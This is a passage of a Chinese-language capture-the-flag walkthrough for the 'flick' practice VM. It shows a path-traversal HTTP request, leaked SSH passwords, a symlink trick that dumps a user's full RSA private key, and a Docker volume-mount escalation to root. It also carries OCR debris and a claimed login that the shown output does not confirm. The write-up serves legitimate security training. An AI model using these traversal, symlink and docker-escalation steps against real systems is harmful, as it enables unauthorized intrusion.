/image/download?filename=..../////..../////..../////etc/apache2/sites-enabled/000-default HTTP/1.1
Host: 192.168.142.35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.142.35/
Cookie:
laravel_session=eyJpdiI6IjlCMGZpNzg2ZzhPQzcwZGVWZVhaQ2VPMit2cUO4dFZ1QlNCcVdidldrQmM9IiwidmFsdWUiOiJcLOdSdEJINWxSbFNQXC8zcG1WWmJEaDJ5bEZzVlwvckQ2c1YOS3FmMjVybDRPMDRlZllFamVVSnY2bzRWVzRrVzhGcVk1WEdOOTVNaHBkalZBY28zU0JoUT09IiwibWFjIjoiM2ZjZWViN2Y4ODUxNjM5Y2IxNmUOOTBiNDRkNjI5MGE2ZThiYWM4NTVlZWM2YmY3YmZjM2U3YTE2MDUxYTdhNSJ9
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | XML


```
HTTP/1.1 200 OK
Date: Sat, 03 Oct 2020 05:33:54 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Disposition: attachment; filename="image.jpg"
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Set-Cookie:
laravel_session=eyJpdiI6Inh5QOhMUUppbzNwSEVNRORYYVgxbmZlSE5McTBiYlhZZGFQVOcrUU9HTOE9IiwidmFsdWUiOiI3ZU1KUzhpS1dCNOtPTO1zWWtud3p6Rko1ZFdLMUhtOXpJbWgORERMWlVLeno5NlRzUO11VzQxRE1ZWFwvNkQ3WUp3b2ZrRkZZckJZbOZHNHJuQ3FjcnC9PSIsIm1hYyI6IjU2Zjk1MmN1M2E1NTAyZDA3OTZmODhlMzE1Y2E5OWF1MDRkNWQwOTU3ODQwMmVmMWVmZmQ3NzFiYTk2OTlmNmQifQ%3D%3D; expires=Sat, 03-Oct-2020 07:33:54 GMT; path=/; httponly
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 988

<VirtualHost *:80>
        ServerAdmin webmaster@localhost

        DocumentRoot /var/www/flick_photos/public
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>
        <Directory /var/www/flick_photos/public>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride All
                Order allow,deny
                allow from all
        </Directory>

        ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
        <Directory "/usr/lib/cgi-bin">
                AllowOverride None
                Options +ExecCGI -MultiViews
+SymLinksIfOwnerMatch
                Order allow,deny
                Allow from all
        </Directory>

        ErrorLog ${APACHE_LOG_DIR}/error.log

        # Possible values include: debug, info, notice, warn,
error, crit,
        # alert, emerg.
        LogLevel warn
```




这里我们通过查看sqlite数据库信息得到了robin与dean的密码

```
robin: JoofimOwEakpalv4Jijyiat5GloonTojatticEirracksIg4yijovyirtAwUjad1
dean : FumKivcenfodErk0Chezauggyokyait5fojEpCayclEcyaj2heTwef0OlNiphAnA
```

然后链接ssh进行登录，发现robin账户的无法登入，但是dean成功登入上去：



我们cat家目录下的文件发现了`message.txt`和`read_docker`



我们首先查看`message.txt`，因为博主是个学渣，英语文盲，这里我就不做翻译了，这里大致意思是让使用`read_docker`去运行`/home/robin/flick-dev`下的文件

```
dean@flick:~$ cat message.txt
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Hi Dean,

I will be away on leave for the next few weeks. I have asked the admin guys to
write a quick script that will allow you to read my .dockerfile for flick-
a-photo so that you can continue working in my absense.

The .dockerfile is in my home, so the path for the script will be something like
/home/robin/flick-dev/

Please call me if you have any troubles!

- --
Ciao
Robin
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1

iQIcBAEBAgAGBQJT32ZsAAoJENRCTh/agc2DTNIP/0+ut1jWzk7VgJlT6tsGB0Ah
yi24i2b+JAVtINzCNgJ+rXUStaAEudTvJDF28b/wZCaFVFoNJ8Q30J03FXo4SRnA
ZW6HZZIGEKdlD10CcXsQrLMRmWZlBDQnCm4+EMOvavS1uU9gVvcaYhnow6uwZlwR
enf71LvtS1h0+PrFgSIoItBI4/lx7BiYY9o3hJyaQWkmAZsZLWQpJtROe8wsxb1l
9o4jCJrADeJBsYM+xLExsXaEobHfKtRtsM+eipHXIWIH+l+xTi8Y1/XIlgEHCelU
jUg+Hswq6SEch+1T5B+9EPoeiLT8Oi2Rc9QePSZ3n0fe4f3WJ47lEYGLLEUrKNG/
AFLSPnxHTVpHNO72KJSae0cG+jpj1OKf3ErjdTk1PMJy75ntQCrgtnGnp9xvpk0b
0xg6cESLGNkrqDGopsN/mgi6+2WKtUuO5ycwVXFImY3XYl+QVZgd/Ntpu4ZjyZUT
lxqCAk/G1s43s+ySFKSoHZ8c/CuOKTsyn6uwI3NxBZPD04xfzoc0/R/UpIpUmneK
q9LddBQK4vxPab8i4GNDiMp+KXyfByO864PtKQnCRkGQewanxoN0lmjB/0eKhkmf
Yer1sBmumWjjxR8TBY3cVRMH93zpIIwqxRNOG6bnnSVzzza5DJuNssppCmXLOUL9
nZAuFXkGFu6cMMD4rDXQ
=2moZ
-----END PGP SIGNATURE-----
dean@flick:~$
```

按照信息去运行`/home/robin/flick-dev`下的文件：

```
dean@flick:~$ ./read_docker /home/robin/flick-dev
# Flick-a-photo dev env
RUN apt-get update && apt-get install -y php5 libapache2-mod-php5 php5-mysql php5-cli && apt-get clean && rm -rf
 /var/lib/apt/lists/*

CMD ["/usr/sbin/apache2", "-D", "FOREGROUND"]
```

然后我们发现并没有实质性的用处，我们把目光转移到`read_docker`文件中，尝试直接在当前目录运行：

```
dean@flick:~$ ./read_docker .
ERROR: the specified docker file doesn't exist: ./Dockerfile
Usage is: ./read_docker /path/to/dockerfile
```

我们发现他是读取我们指定目录下的`Dockerfile`这个文件，这里我们可以尝试通过软连接去读取robin用户的任意文件。

这里我们直接将软连接指到robin用户的ssh私钥上去：


```
dean@flick:~$ ln -s /home/robin/.ssh/id_rsa Dockerfile
dean@flick:~$ ./read_docker .
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAlv/0uKdHFQ4oT06Kp3yg0tL1fFVl4H+iS1UOqds0HrgBCTSw
ECwVwhrIFJa/u5FOPGst8t35CKo4VWX3KNHXFNVtUXWeQFpe/rB/0wi+k8E8WtXi
FBjLiFOqTDL0kgXRoQzUPlYg0+LAXo5EbMq+rB2ZgMJTxunJFV2m+uKtbZZRvzU6
S1Fj6XHh/U0E68d6sZ/+y1UhSJLaFYUQMkfLtjxPa17sPZ+kwB1R4puhVTprfQOk
CinfW01ot2Rj2HLMR5CpgA28dmxw8W6w0MGtXurTegj1ydFOTgB1/k4XpXnSGNO9
d2AlVR/NsKDAuYKdgRGFFh91nGZTl1p4em48YwIDAQABAoIBADI3bwhVwSL0cV1m
jmAC520VcURnFhlh+PQ6lkTQvHWW1elc10yZjKbfxzhppdvYB/+52S8SuPYzvcZQ
wbCWkIPCMrfLeNSH+V2UDv58wvxaYBsJVEVAtbdhs5nhvEovmzaHELKmbAZrO3R2
tbTEfEK7GUij176oExKC8bwv1GND/qQBwLtEJj/YVJSsdvrwroCde+/oJHJ76ix4
Ty8sY5rhKYih875Gx+7IZNPSDn45RsnlORm8fd5EGLML6Vm3iLfwkHIxRdj9DFoJ
wJcPX7ZWTsmyJLwoHe3XKklz2KW185hIr9M2blMgrPC2ZuTnvBXmEWuy86+xxAB0
mFXYMdkCgYEAx6yab3huUTgTwReaVpysUEqy4c5nBLKqs6eRjVyC9jchQfOqo5AQ
l8bd6Xdrk0lvXnVkZK0vw2zwqlk8N/vnZjfWnCa4unnv2CZXS9DLaeU6gRgRQFBI
JB+zHyhus+ill4aWHitcEXiBEjUHx4roC7Al/+tr//cjwUCwlHk75F0CgYEAwZhZ
gBjAo9X+/oFmYlgVebfR3kLCD4pVPMz+HyGCyjSj0+ddsHkYiHBhstBtHh9vU+Pn
JMhrtR9yzXukuyQr/ns1mhEQOUtTaXrsy/1FyRBaISrtcyGAruu5yWubT0gXk2Dq
rwyb6M6MbnwEMZr2mSBU5l27cTKypFqgcA58l78CgYAWM5vsXxCtGTYhFzXDAaKr
PtMLBn8v54nRdgVaGXo6VEDva1+C1kbyCVutVOjyNI0cjKMACr2v1hIgbtGiS/Eb
zYOgUzHhEiPX/dNhC7NCcAmERx/L7eFHmvq4sS81891NrtpMOnf/PU3kr17REiHh
AtIG1a9pg5pHJ6E6sQw2xQKBgHXeqm+BopieDFkstAeglcK8Fr16a+lGUktojDis
EJPIpQ65yaNOt48qzXEv0aALh57OHceZd2qZsS5G369JgLe6kJIzXWtk325Td6Vj
mX+nwxh6qIP2nADkaQOnzrHgtOn4kiruRGbki0AhpfQF46qrssVnwF5VfcrvmstF
JqDFAoGBAI9KJamhco8BBka0PUWgJ3R2ZqE1viTvyME1G25h7tJb17cIeB/PeTS1
Q9KMFl61gpl0J4rJEIakeGpXuehwYAzNBv7n6yr8CNDNkET/cVhp+LCmbS91FwAK
VP0mqDppzOZ04B9FQD8Af6kUzxzGFH8tAN5SNYSW88I9Z8lVpfkn
-----END RSA PRIVATE KEY-----
```

这里我们直接通过密钥去SSH登入Robin用户：

```
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
```

这里如果出现报错的话是要将密钥文件的权限修改一下，然后在进行登入

```
root@kali:/# chmod 600 id_rsa
root@kali:/# ssh -i id_rsa robin@192.168.142.35
load pubkey "id_rsa": invalid format
```



登录成功后，开始提权

这里的提权我完全没有头绪，参考大佬的WP后，发现是用docker提权

这里使用docker命令将主机上的/root目录挂载到映像中的/root中去，以此得到电脑的root权限：

```
robin@flick:~$ docker run -t -i -v /root:/root ubuntu /bin/bash
root@12a586efd780:/#
```

然后查看flag：

```
root@12a586efd780:/# cd /root/
root@12a586efd780:/root# cat flag.txt
Errr, you are close, but this is not the flag you are looking for.
root@12a586efd780:/root# cat
.aptitude/
.bash_history
.bashrc
.cache/
.profile
.viminfo
53ca1c96115a7c156b14306b81df8f34e8a4bf8933cb687bd9334616f475dcbc/
flag.txt
root@12a586efd780:/root# cat 53ca1c96115a7c156b14306b81df8f34e8a4bf8933cb687bd9334616f475dcbc/real_flag.txt
Congrats!

You have completed 'flick'! I hope you have enjoyed doing it as much as I did creating it :)

ciao for now!
@leonjza
root@12a586efd780:/root#
```